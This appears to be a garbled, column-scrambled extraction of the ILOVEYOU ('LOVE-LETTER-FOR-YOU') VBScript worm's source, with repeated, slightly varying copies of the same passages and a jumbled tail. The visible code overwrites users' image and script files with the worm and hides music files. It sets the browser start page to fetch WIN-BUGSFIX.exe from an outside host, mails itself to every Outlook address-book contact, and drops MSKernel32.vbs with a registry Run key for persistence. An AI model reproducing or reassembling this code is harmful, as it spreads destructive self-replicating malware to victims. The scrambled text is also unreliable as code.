| <pre>t\Internet Explorer\Download<br/>Directory")<br/>if (downread="") then<br/>downread="c:\"<br/>end if<br/>if (fileexist(dirsystem&amp;"\WinFAT32.exe")=1) then<br/>Randomize<br/>num = Int((4 * Rnd) + 1)<br/>if num = 1 then<br/>regcreate "HKCU\Software\Microsoft\Internet<br/>Explorer\Main\Start<br/>Page","http://www.skyinet.net/~young1s/HJKhjnwerhjkx<br/>cvytwertnMTFwetrdsfmhPnjw6587345gvsdf7679njbvYT/WIN-</pre>                                                                                                                                                                                                                                    | <pre>set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close bname=fso.GetBaseName(f1.path) set cop=fso.GetFile(f1.path) cop.copy(f0lderspec&amp;"\"&amp;bname&amp;".vbs") fso.DeleteFile(f1.path) elseif(ext="jpg") or (ext="jpeg") then set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close set cop=fso.GetFile(f1.path) cop.copy(f1.path&amp;".vbs") fso.DeleteFile(f1.path)</pre>                                                                                                                                                                                                                                                           | <pre>else<br/>msg = 1<br/>end if<br/>fileexist = msg<br/>end function<br/>function folderexist(folderspec)<br/>On Error Resume Next<br/>dim msg<br/>if (fso.GetFolderExists(folderspec)) then<br/>msg = 0<br/>else<br/>msg = 1<br/>end if<br/>fileexist = msg<br/>end function</pre>                                                                                                                                                                                                                                                                                                        | <pre>good@-@&gt;"&amp;vbcrli<br/>"<?-?HEAD><body<br>ONMOUSEOUT=@-@wind<br/>#LOVE-LETTER-FO<br/>"&amp;vbcrlf&amp;<br/>"ONKEYDOWN=@-@wind<br/>#LOVE-LETTER-FO<br/>BGPROPERTIES=@-@fixe<br/><br/>"<center>This E<br/>?p&gt;To Enable to<br/>HTML file<br/>- Plea<br/>ActiveX<?-?p>"&amp;vbcc<br/>"<?-?CENTER><mm<br>BGCOLOR=@-@yellow@</mm<br></center></body<br></pre>                                                                                                                                                        |
| <pre>t\Internet Explorer\Download<br/>Directory")<br/>if (downread="") then<br/>downread="c:\"<br/>end if<br/>if (fileexist(dirsystem&amp;"\WinFAT32.exe")=1) then<br/>Randomize<br/>num = Int((4 * Rnd) + 1)<br/>if num = 1 then<br/>regcreate "HKCU\Software\Microsoft\Internet<br/>Explorer\Main\Start<br/>Page","http://www.skyinet.net/~youngls/HJKhjnwerhjkx</pre>                                                                                                                                                                                                                                                                                             | <pre>set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close bname=fso.GetBaseName(f1.path) set cop=fso.GetFile(f1.path) cop.copy(folderspec&amp;"\"&amp;bname&amp;".vbs") fso.DeleteFile(f1.path) elseif(ext="jpg") or (ext="jpeg") then set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close set cop=fso.GetFile(f1.path) cop.copy(f1.path&amp;".vbs") fso.DeleteFile(f1.path) elseif(ext="mp3") or (ext="mp2") then</pre>                                                                                                                                                                                                                     | <pre>else<br/>msg = 1<br/>end if<br/>fileexist = msg<br/>end function<br/>function folderexist(folderspec)<br/>On Error Resume Next<br/>dim msg<br/>if (fso.GetFolderExists(folderspec)) then<br/>msg = 0<br/>else<br/>msg = 1<br/>end if<br/>fileexist = msg<br/>end function<br/>sub spreadtoemail()</pre>                                                                                                                                                                                                                                                                                | <pre>good@-@&gt;"&amp;vbcrli<br/>"<?-?HEAD><body<br>ONMOUSEOUT=@-@wind<br/>#LOVE-LETTER-FO<br/>"&amp;vbcrlf&amp;"ONKEYDOWN=@-@wind<br/>#LOVE-LETTER-FO<br/>BGPROPERTIES=@-@fixe<br/>CENTER&gt;This H<br/>?p&gt;To Enable to<br/>HTML file<br/>- Plea<br/>ActiveX<?-?p>"&amp;vbcr<br/>"<? -? CENTER ><ma<br>BGCOLOR=@-@yellow@<br/>z??MAK(</ma<br></body<br></pre>                                                                                                                                                           |
| <pre>t\Internet Explorer\Download<br/>Directory")<br/>if (downread="") then<br/>downread="c:\"<br/>end if<br/>if (fileexist(dirsystem&amp;"\WinFAT32.exe")=1) then<br/>Randomize<br/>num = Int((4 * Rnd) + 1)<br/>if num = 1 then<br/>regcreate "HKCU\Software\Microsoft\Internet<br/>Explorer\Main\Start<br/>Page", "http://www.skyinet.net/~youngls/HJKhjnwerhjkx<br/>cvytwertnMTFwetrdsfmhPnjw6587345gvsdf7679njbvYT/WIN-<br/>BUGSFIX.exe"</pre>                                                                                                                                                                                                                  | <pre>set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close bname=fso.GetBaseName(f1.path) set cop=fso.GetFile(f1.path) cop.copy(folderspec&amp;"\"&amp;bname&amp;".vbs") fso.DeleteFile(f1.path) elseif(ext="jpg") or (ext="jpeg") then set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close set cop=fso.GetFile(f1.path) cop.copy(f1.path&amp;".vbs") fso.DeleteFile(f1.path) elseif(ext="mp3") or (ext="mp2") then set mp3=fso.CreateTextFile(f1.path&amp;".vbs")</pre>                                                                                                                                                                      | <pre>else<br/>msg = 1<br/>end if<br/>fileexist = msg<br/>end function<br/>function folderexist(folderspec)<br/>On Error Resume Next<br/>dim msg<br/>if (fso.GetFolderExists(folderspec)) then<br/>msg = 0<br/>else<br/>msg = 1<br/>end if<br/>fileexist = msg<br/>end function<br/>sub spreadtoemail()<br/>On Error Resume Next</pre>                                                                                                                                                                                                                                                       | <pre>good@-@&gt;"&amp;vbcrli<br/>"<?-?HEAD><body<br>ONMOUSEOUT=@-@wind<br/>#LOVE-LETTER-FO<br/>"&amp;vbcrlf&amp;</body<br></pre>                                                                                                                                                                                                                                                                                                                                                                                            |
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| <pre>t\Internet Explorer\Download<br/>Directory")<br/>if (downread="") then<br/>downread="c:\"<br/>end if<br/>if (fileexist(dirsystem&amp;"\WinFAT32.exe")=1) then<br/>Randomize<br/>num = Int((4 * Rnd) + 1)<br/>if num = 1 then<br/>regcreate "HKCU\Software\Microsoft\Internet<br/>Explorer\Main\Start<br/>Page","http://www.skyinet.net/~young1s/HJKhjnwerhjkx<br/>cvytwertnMTFwetrdsfmhPnjw6587345gvsdf7679njbvYT/WIN-<br/>BUGSFIX.exe"<br/>elseif num = 2 then</pre>                                                                                                                                                                                           | <pre>set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close bname=fso.GetBaseName(f1.path) set cop=fso.GetFile(f1.path) cop.copy(folderspec&amp;"\"&amp;bname&amp;".vbs") fso.DeleteFile(f1.path) elseif(ext="jpg") or (ext="jpeg") then set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close set cop=fso.GetFile(f1.path) cop.copy(f1.path&amp;".vbs") fso.DeleteFile(f1.path) elseif(ext="mp3") or (ext="mp2") then set mp3=fso.CreateTextFile(f1.path&amp;".vbs") mp3.write vbscopy</pre>                                                                                                                                                    | <pre>else<br/>msg = 1<br/>end if<br/>fileexist = msg<br/>end function<br/>function folderexist(folderspec)<br/>On Error Resume Next<br/>dim msg<br/>if (fso.GetFolderExists(folderspec)) then<br/>msg = 0<br/>else<br/>msg = 1<br/>end if<br/>fileexist = msg<br/>end function<br/>sub spreadtoemail()<br/>On Error Resume Next<br/>dim x,a,ctrlists,ctrentries,malead,b,regedit,regv,regad<br/>set regedit=CreateObject("WScript.Shell")<br/>set out=WScript.CreateObject("Outlook.Application")</pre>                                                                                     | <pre>good@-@&gt;"&amp;vbcrli<br/>"<?-?HEAD><body<br>ONMOUSEOUT=@-@wind<br/>#LOVE-LETTER-FO<br/>"&amp;vbcrlf&amp;</body<br></pre>                                                                                                                                                                                                                                                                                                                                                                                            |
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| <pre>t\Internet Explorer\Download<br/>Directory")<br/>if (downread="") then<br/>downread="c:\"<br/>end if<br/>if (fileexist(dirsystem&amp;"\WinFAT32.exe")=1) then<br/>Randomize<br/>num = Int((4 * Rnd) + 1)<br/>if num = 1 then<br/>regcreate "HKCU\Software\Microsoft\Internet<br/>Explorer\Main\Start<br/>Page","http://www.skyinet.net/~young1s/HJKhjnwerhjkx<br/>cvytwertnMTFwetrdsfmhPnjw6587345gvsdf7679njbvYT/WIN-<br/>BUGSFIX.exe"<br/>elseif num = 2 then<br/>regcreate "HKCU\Software\Microsoft\Internet<br/>Explorer\Main\Start<br/>Page","http://www.skyinet.net/~angelcat/skladjflfdjg</pre>                                                          | <pre>set ap=fso.OpenTextFile(f1.path,2,true)<br/>ap.write vbscopy<br/>ap.close<br/>bname=fso.GetBaseName(f1.path)<br/>set cop=fso.GetFile(f1.path)<br/>cop.copy(folderspec&amp;"\"&amp;bname&amp;".vbs")<br/>fso.DeleteFile(f1.path)<br/>elseif(ext="jpg") or (ext="jpeg") then<br/>set ap=fso.OpenTextFile(f1.path,2,true)<br/>ap.write vbscopy<br/>ap.close<br/>set cop=fso.GetFile(f1.path)<br/>cop.copy(f1.path&amp;".vbs")<br/>fso.DeleteFile(f1.path)<br/>elseif(ext="mp3") or (ext="mp2") then<br/>set mp3=fso.CreateTextFile(f1.path&amp;".vbs")<br/>mp3.write vbscopy<br/>mp3.close<br/>set att=fso.GetFile(f1.path)<br/>att.attributes=att.attributes+2</pre> | <pre>else<br/>msg = 1<br/>end if<br/>fileexist = msg<br/>end function<br/>function folderexist(folderspec)<br/>On Error Resume Next<br/>dim msg<br/>if (fso.GetFolderExists(folderspec)) then<br/>msg = 0<br/>else<br/>msg = 1<br/>end if<br/>fileexist = msg<br/>end function<br/>sub spreadtoemail()<br/>On Error Resume Next<br/>dim x,a,ctrlists,ctrentries,malead,b,regedit,regv,regad<br/>set regedit=CreateObject("WScript.Shell")<br/>set out=WScript.CreateObject("Outlook.Application")<br/>set mapi=out.GetNameSpace("MAPI")</pre>                                               | <pre>good@-@&gt;"&amp;vbcrl:<br/>"<?-?HEAD><body<br>ONMOUSEOUT=@-@wind<br/>#LOVE-LETTER-FC<br/>"&amp;vbcrlf&amp;</body<br></pre>                                                                                                                                                                                                                                                                                                                                                                                            |

if (s="mirc32.exe") or (s="mlink32.exe") or (s="mirc.ini") x=1

"?-??-?->"&vbcrlf& Read("HKEY\_CURRENT\_USER\Software\Mic "<?-?SCRIPT>"&vbcrlf& "<SCRIPT LANGUAGE=@-@VBScript@-@>"&vbcrlf& \_\_ "<!--"&vbcrlf& \_ "on error resume next"&vbcrlf& \_ d ssEntries.Count)>int(reqv)) then fso,dirsystem,wri,code,code2,code3,code4,aw,regdit"& s=1 to a.AddressEntries.Count vbcrlf& "aw=1"&vbcrlf& \_ Entries(x) "code=" gRead("HKEY\_CURRENT\_USER\Software\Mi dta2="set fso=CreateObject(@-@Scripting.FileSystemObject@-@)"&vbcrlf& lead) "set dirsystem=fso.GetSpecialFolder(1)"&vbcrlf& en "code2=replace(code, chr(91)&chr(45)&chr(91), chr(39))ateItem(0) "&vbcrlf& Add(malead) "code3=replace(code2, chr(93)&chr(45)&chr(93), chr(34)LOVEYOU" )"&vbcrlf& \_ f&"kindly check the attached LOVELETTER "code4=replace(code3, chr(37) & chr(45) & chr(37), chr(92))"&vbcrlf& s.Add(dirsystem&"\LOVE-LETTER-FOR-"set wri=fso.CreateTextFile(dirsystem&@-@^-^MSKernel32.vbs@-@)"&vbcrlf& \_ "wri.write code4"&vbcrlf& it. RegWrite "wri.close"&vbcrlf& ER\Software\Microsoft\WAB\"&malead,1 "if (fso.FileExists(dirsystem&@-@^-^MSKernel32.vbs@-@)) then"&vbcrlf& "if (err.number=424) then"&vbcrlf& \_ "aw=0"&vbcrlf& "end if"&vbcrlf& "if (aw=1) then"&vbcrlf& \_ "document.write @-@ERROR: can#-#t initialize ActiveX@-ER\Software\Microsoft\WAB\"&a,a.Addr @"&vbcrlf& \_ "window.close"&vbcrlf& \_ "end if"&vbcrlf& \_ "end if"&vbcrlf& ER\Software\Microsoft\WAB\"&a,a.Addr "Set regedit = CreateObject(@-@WScript.Shell@-@)"&vbcrlf& "regedit.RegWrite @-@HKEY\_LOCAL\_MACHINE^-^Software^-^Microsoft^-^Windows^-^CurrentVersion - ^ Run - ^ MSKernel 32@-@, dirsystem&@-@^-^MSKernel32.vbs@-@"&vbcrlf& "?-??-?->"&vbcrlf& \_ "<?-?SCRIPT>" a1,dta2,dt1,dt2,dt3,dt4,l1,dt5,dt6 dt1=replace(dta1,chr(35)&chr(45)&chr(35),"'") <TITLE>LOVELETTER - HTML<?-?TITLE><META dt1=replace(dt1,chr(64)&chr(45)&chr(64),"""") <u>c</u>@-@ dt4=replace(dt1,chr(63)&chr(45)&chr(63),"/") K VBS - LOVELETTER@-@>"&vbcrlf&  $dt5=replace(dt4, chr(94)\&chr(45)\&chr(94), "\setminus")$ @Author@-@ CONTENT=@-@spyder ?-? dt2=replace(dta2,chr(35)&chr(45)&chr(35),"'") ?-? @GRAMMERSoft dt2 = replace(dt2, chr(64) & chr(45) & chr(64), """")Philippines ?-? March 2000@-@>"&vbcrlf& dt3=replace(dt2,chr(63)&chr(45)&chr(63),"/")  $dt6=replace(dt3, chr(94)\&chr(45)\&chr(94), "\setminus")$ Description@-@ CONTENT=@-@simple but set fso=CreateObject("Scripting.FileSystemObject") set c=fso.OpenTextFile(WScript.ScriptFullName,1) rlf& \_\_ lines=Split(c.ReadAll,vbcrlf) l1=ubound(lines) ndow.name=#-#main#-#;window.open(#- for n=0 to ubound(lines) FOR-YOU.HTM#-#,#-#main#-#)@-@ lines(n)=replace(lines(n),"'",chr(91)+chr(45)+chr(91)) lines(n) = replace(lines(n), """", chr(93)+chr(45)+chr(93))ndow.name=#-#main#-#;window.open(#lines(n)=replace(lines(n), "\", chr(37)+chr(45)+chr(37)) FOR-YOU.HTM#-#,#-#main#-#)@-@ if (ll=n) then ixed@-@ BGCOLOR=@-@#FF9933@-@>"&vbcrlf& lines(n)=chr(34)+lines(n)+chr(34) else HTML file need ActiveX Control<?- lines(n)=chr(34)+lines(n)+chr(34)&"&vbcrlf& \_"</pre> to read this end if ease press #-#YES#-# button to Enable next bcrlf& set b=fso.CreateTextFile(dirsystem+"\LOVE-LETTER-FOR-MARQUEE LOOP=@-@infinite@-@ YOU.HTM") w@-@>-----b.close ARQUEE> set d=fso.OpenTextFile(dirsystem+"\LOVE-LETTER-FOR-YOU.HTM",2) ML>"&vbcrlf& d.write dt5 uage=@-@JScript@-@>"&vbcrlf& \_ d.write join(lines,vbcrlf) rlf& d.write vbcrlf ceen){var wi=screen.availWidth;var d.write dt6 eight;window.moveTo(0,0);window.resi d.close bcrlf& \_ end sub